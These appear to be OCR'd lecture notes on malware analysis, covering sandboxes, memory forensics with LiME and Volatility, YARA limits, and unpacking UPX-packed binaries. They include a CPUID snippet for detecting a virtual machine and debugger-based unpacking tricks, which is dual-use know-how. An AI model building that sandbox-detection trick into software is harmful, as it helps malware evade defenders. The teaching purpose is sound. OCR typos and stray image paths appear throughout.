10.6.2 Computer system : abstract architecture

Sandbox


- Everything installed stays inside
- Cannot be viewed from external world
- Not saved when application exits
- Hock calls, observe, ...
- Time out after some time



Limits

- Does not analyze malware if it requires command line arguments or packets from C&C server
- Sleep and similar operations can timeout analysis
- Multi file malware (e.g. with DLLs) not analyzed
- May have incorrect environment e.g. OS type
- Analysis result may be hard to understand

Virtual machines



Limits

- Not lightweight
- Reconstitute a computer within a computer
- Can still be detected
- **Other solutions**: hypervisor (beyond this introduction)

Am I in a VM ?

```
int hv_bit(){
    int cpu_feats=0;
    __asm__ volatile (" cpuid "
            : "=c" ( cpu_feats ) // output : ecx or rcx -> cpu_feat
            : "a" (1)); // input : 1 -> eax or rax
    return ( cpu_feats >> 31) & 1;
}
```

Summary

1. Dynamic analysis forces to execute the malware, this goes beyond static analysis
2. But may requires more sophisticated deployments
3. Unfortunately: all virtual environments can be detected and evaded
4. When a malware is executed, one can get information with memory dump

10.6.3 What is memory forensics ?

- Data are stored in either main memory unit or auxiliary memory unit
- RAM (Random Access Memory) is the main memory unit
- It retrieves the programs or data from the auxiliary memory unit
- It temporarily stores the information until the power is turned off.

"Memory forensics is forensic analysis of a computer's memory dump. Its primary application is investigation of advanced computer attacks which are stealthy enough to avoid leaving data on the computer's hard drive. Consequently, the memory (RAM) must be analyzed for forensic information. [From Wikipedia]"

There are at least two main reasons to observe the physical memory:

1. Contains data related to the real time execution of the system
    - Currently mounter file system
    - List of active processes, connections, ...
2. Encrypted data are generally decrypted before being used
    - Password is now visible, ...
    - Code is unpacked before being executed

10.6.4 Memory dump and memory profil

- **Main difficulty**: organisation of memory depends of architecture and kernel symbols
- This information is called the **memory profil** (can be created from distribution)
- When dumping memory it is of interest to specify the memory profil
- If it is unknown , we obtain a **"raw" memory dump**

- In this case, tools exists to identify the dump (but they are not perfect)"
- Dumping memory is not hard
- Retrieving informations from dump requires to know the profil
- Identifying profil is thus crucial
- This class does not aim to investiguate the shape of memory
- However, students need to understand that there is no tool able to handle all memory shape and all architecture

10.6.5 Sample of tools to dump memory (Linux)

⇒ **LiME**

- Loadable kernel module
- first tool that can perform entire memory dumps from Linux devices and from Android.
- Perform memory dumps by loading modules immediately after compiling without any other operations, such as a change in kernel settings
- Work with both 32 and 64 bits
- Can generate its own memory format for compatibility with analysis tools

⇒ **dd** command

- `dd` can copy files of various sizes (`dd` if = origine of = destination)
- In Linux, all the devices are managed through files
- physical memory data are in `/dev/mem` file
- However, recent versions restrict access to memory stored in `/dev/mem`
- Work with both 32 and 64 bits

Lime: Illustration

- The following command:
  `sudo insmod lime-4.18.0-17-generic.ko "path=/home/axel/memory.mem format=lime"`
  Creates a lime format copy of the RAM and write it into `/home/ memory.mem`
- Observe that `llime-4.18.0-17-generic.ko` is the lime module directly identified by Lime during installation on your distribution! (LiMe version directly link to you kernel distribution version because it need to keep the structure of you memory!)
- It actually depends on the memory `System.map` in `/boot` directory!
- To clean up: `rrmod lime`

10.6.6 Sample of tools to dump memory (Windows)

⇒ **Dumpit**

- generate a physical memory dump of Windows machines.
- The raw memory dump is generated in the current directory

⇒ File dumping from **task handler**

⇒ **`OllyDBG`** and **`LordPE`**

- Only works properly on 32 bit architecture
- Free

10.6.7 Sample of tools to dump memory (disassembler)

Most of disassembler have their own memory dump
⇒ **`GDB`**

- `dump binary memory result.bin 0x200000000 0x20000c350`

⇒ **`x64dbg`**

- Scylla Plugin

⇒ **`IDA, RADARE`**,...

10.6.8 The `volatility` framework

Introduction Volatility is an open source memory forensics framework for incident response and malware analysis. Volatility is written in `python`.
Volatility can be used to retrieve information from memory dump:

- List of processes
- connections
- Dump process from memory for finer analysis
- Process organization structure
- Command link to process
- Yara (pattern matching inside
- Malfind (detect known)
- ...

Supports Volatility Framework support (taken from their website):

- memory dumps from all major 32 and 64 bit Windows
- Linux memory dumps in raw or LiME format and include 35+ plugins for analyzing 32 and 64 bit Linux kernels from 2.6.11 3.16 and distributions such as Debian, Ubuntu, OpenSuSE , Fedora, CentOS, and Mandrake
- 38 versions of Mac OSX memory dumps from 10.5 to 10.9.4 Mavericks, both 32 and 64 bit. Android phones with ARM processors are also supported

But is is likely that you'll have to create your own profile (especially for Linux)

Profile creation (linux) A profil contains: kernel data structures (`.dwarf`) and debug symbols (`.map`)
Remember:

- it is used to locate critical information inside the memory dump
- Hence to understand the structure of the memory.

It's imperative that the profile is created on the same machine to be analyzed. Indeed, kernel data structure and debug symbols are specific to distribution and kernel used.

1. Create the kernel data structure
   - Use `dwarf` for debugging information
   - `axel@axel-VirtualBox:~/volatility/linux ls`
     `info kcore Makefile Makefile.enterprise module.c module.dwarf`
2. Get the kernel symbols of the current kernel
   - tells Volatility how are memory analysis snapshot structured
   - `axel@axel VirtualBox :~ ls /boot/System*`
     `/boot/System.map-4.18.0-16-generic /boot/System.map-4.18.0-17-generic`
3. Archive the profile
   - in `/volatility/volatility/plugins/linux`
   - `zip nomprofil.zip /boot/System.map-4.18.0-17-generic/volatility /linux.module.dwarf`

Quick usage illustration

- Command line:
  `python vol.py (--profil=profiltodefine)-f file (-p processnumber)command`
- To know the list of available profiles: `python vol.py --info`
- Example: how to list all process from dump `memory.mem` with profil ubuntu
  `python vol.py --profil=ubuntu -f memory.mem linux_pslist`
- Can be combined with Yara and other tools

A note on installation `sudo apt get install volatility` works for linux but is not providing a nice structure to add profiles (especially overlay directory). Better to follow installation from original website:

`https://github.com/volatilityfoundation/volatility/wiki/Installation#getting-volatility`

Fully integrated version for windows: `volatility_standalone`

10.6.9 Relation with virtual machine

Tool such as Virtualbox allow us to perform memory dump of a virtual machine.
Example: `vboxmanage debugvm "windows10"dumpvmcore --filename test.elf`

⇒ Extract dump of Ubuntu 2019 and place it into `test.elf`.

⇒ Vboximage are always ELF files (even if windows runs inside the machine!)

Important: `test.elf` contains the entire virtualbox environment, that is not only the RAM of the system running within windows10 , but also the RAM for the entire machine. One must thus locate the RAM of the system running within the machine, that is to identify the first LOAD section , and take a subimage.

`https://www.andreafortuna.org/2017/06/23/how-to-extract-a-ram-dump-from-a-running-virtualbox-machine/`

Warning: the entire raw memory occupied by the machine will be dumped. As an example, if 10GB of raw memory are allocated to the machine, then they'll be all dumped. Even if they are not entirely used by the machine.
Problem: tools may not be able to analyse such size (extract sub image, save, etc

⇒ Configure your machine properly when you perform an analysis

10.6.10 The limit of static yara analysis

Consider that any program which prints "catanddog123" is a malware. The following yara rule should be able to catch such malware:

```
rule silent_banker : banker {
    meta:
        description = "This is just an example"
    strings:
        $a = "catanddog123"
    condition:
        $a
}
```

However , the following program (test.c) will not be detected


```
void main() {
    char table1[13];
    char table2[3];
    strcpy(table1,"catanddog1");
    strcpy(table2,"23");
    strcat(table1,table2);
    printf("%s",table1);
    fflush(stdout);
    sleep(100000);
}
```

Nothing happened ; Yara found nothing, this is because « catanddog123 » is not in stored in the file. However , it appears in memory before it is printed.

⇒ Solution: dump the memory and apply yara on it

⇒ Remember : memory contains almost everything you need

10.6.11 Dynamic Yara analysis in action



There are several tutorial availables:

`https://eforensicsmag.com/finding-advanced-malware-using-volatility/`

It assumes that a dump of the problematic file has been created under `vinfected.vmem`.

10.7 More on packing

10.7.1 Why packing?

To compress a file and reduce its size but also to obfuscate a file.

- Well known packers: `UPX`, `THEMIDA` , ... (can be combined
- Warning: Algorithms may vary with architecture (32 or 64 bits)

10.7.2 How to know if my file is packed

- `PE` or `ELF` file with unclassic sections
- Few dynamic links

unpacked

```
axel@axel-VirtualBox:~/volatility$ readelf -d test

La section dynamique à l'offset 0x2da8 contient 27 entrées :
  Étiquettes Type                         Nom/Valeur
 0x0000000000000001 (NEEDED)             Bibliothèque partagée: [libc.so.6]
 0x000000000000000c (INIT)               0x1000
 0x000000000000000d (FINI)               0x1274
 0x0000000000000019 (INIT_ARRAY)         0x3d98
 0x000000000000001b (INIT_ARRAYSZ)       8 (octets)
 0x000000000000001a (FINI_ARRAY)         0x3da0
 0x000000000000001c (FINI_ARRAYSZ)       8 (octets)
 0x000000006ffffef5 (GNU_HASH)           0x308
 0x0000000000000005 (STRTAB)             0x450
 0x0000000000000006 (SYMTAB)             0x330
 0x000000000000000a (STRSZ)              186 (octets)
 0x000000000000000b (SYMENT)             24 (octets)
 0x0000000000000015 (DEBUG)              0x0
 0x0000000000000003 (PLTGOT)             0x3f98
 0x0000000000000002 (PLTRELSZ)           120 (octets)
 0x0000000000000014 (PLTREL)             RELA
 0x0000000000000017 (JMPREL)             0x630
 0x0000000000000007 (RELA)               0x558
 0x0000000000000008 (RELASZ)             216 (octets)
 0x0000000000000009 (RELAENT)            24 (octets)
 0x000000000000001e (FLAGS)              BIND_NOW
 0x000000006ffffffb (FLAGS_1)            Fanions: NOW PIE
 0x000000006ffffffe (VERNEED)            0x528
 0x000000006fffffff (VERNEEDNUM)         1
 0x000000006ffffff0 (VERSYM)             0x50a
 0x000000006ffffff9 (RELACOUNT)          3
 0x0000000000000000 (NULL)               0x0
```

packed

```
axel@axel-VirtualBox:~/volatility$ readelf -d test

Il n'y a pas de section dynamique dans ce fichier.
```

10.7.3 Packing: challenges


Difficulties with packing:

1. To identify which packer has been used
2. To unpack the file

Solutions:

- PIED, OLLYDBG, YARA rules , detect it easy (DIE), machine learning
- Call the packer itself , or disassemble if the functionality does not exists

10.7.4 Detect it easy (DIE)



DIE is based on Yara!

10.7.5 Unpacking: get back original binary

When you execute the packed file, you'll reveal the true behavior of your file at dynamic level but this does not mean that you'll get back the original code, i.e., you cannot do any type of static analysis.
To get back the original binary code you need to unpack the file and dump the memory at the right moment.


⇒ Right moment = when the cypher process has been reversed .

10.7.6 `UPX`: what is it ?

- `UPX` uses a data compression algorithm called `UCL`
- `UPX` (since 2.90 beta) can use `LZMA` (data compression based on Markov Chains) on most platforms; however, this is disabled by default for 16 bit due to slow decompression speed on older computers (use lzma to force it on)
- Starting with version 3.91, `UPX` also supports 64 Bit (x64) executable files on the Windows platform. This feature is currently declared as experimental

Execution of UPX packed file Assume a 32 bits architecture
There is a clear pattern to the unpacker code section:

1. Push all the registers with `pushad`
2. Unpacks the code in physical memory (Lots of rewritting of sections)
3. Pop back all registers using `popad`
4. Jump to unpacked code
5. Run it!



Unpacking UPX is relatively easy

1. Put a break point after `popad`
2. Follow the next jump
3. **Dump** starting from jump destination (it become new entry point address)
4. Restore import table with respect to new entry point address


Important observation:

- this requires to disassemble the file!

Illustration

Important observation:

- this requires to disassemble the file!
- pushad and popad do not exist on 64bit architectures. But one can still check for double 0 repetitions



10.7.7 Unpacking tricks

- Put breakpoints at the end of loops: At this point try to re analyze the binary for new assembly routines
- Look for calls that don't return or jumps with no code after them
- Look for long jumps that jump into a different section: These can indicate a jump from the unpacking stub and the binary itself
- Look for `pushad` . Sent a memory breakpoint on these stack addresses, which should break on the corresponding `popad` . These are often used to save the context for main.
- Add breakpoints on `GetVersion` or `GetCommandLineA` : These are often called from the normal main wrapper that windows compilers add `GetModuleHandle` for GUI apps
- Some more advanced unpacker only unpack 'on demand', meaning that the whole binary is never fully unpacked unless you touch all functionality. This can usually be avoided by scripting your debugger to call the appropriate unpacking routines

10.7.8 Conclusion

1. Memory dump and memory forensics can be used in many situations
2. Dynamic analysis sometimes) can go further than static analysis
3. But dynamic analysis can also easily be bypassed
4. Indeed, malware can detect if they're in a virtualized environment

⇒ Solution: let us do some research and take the best of boths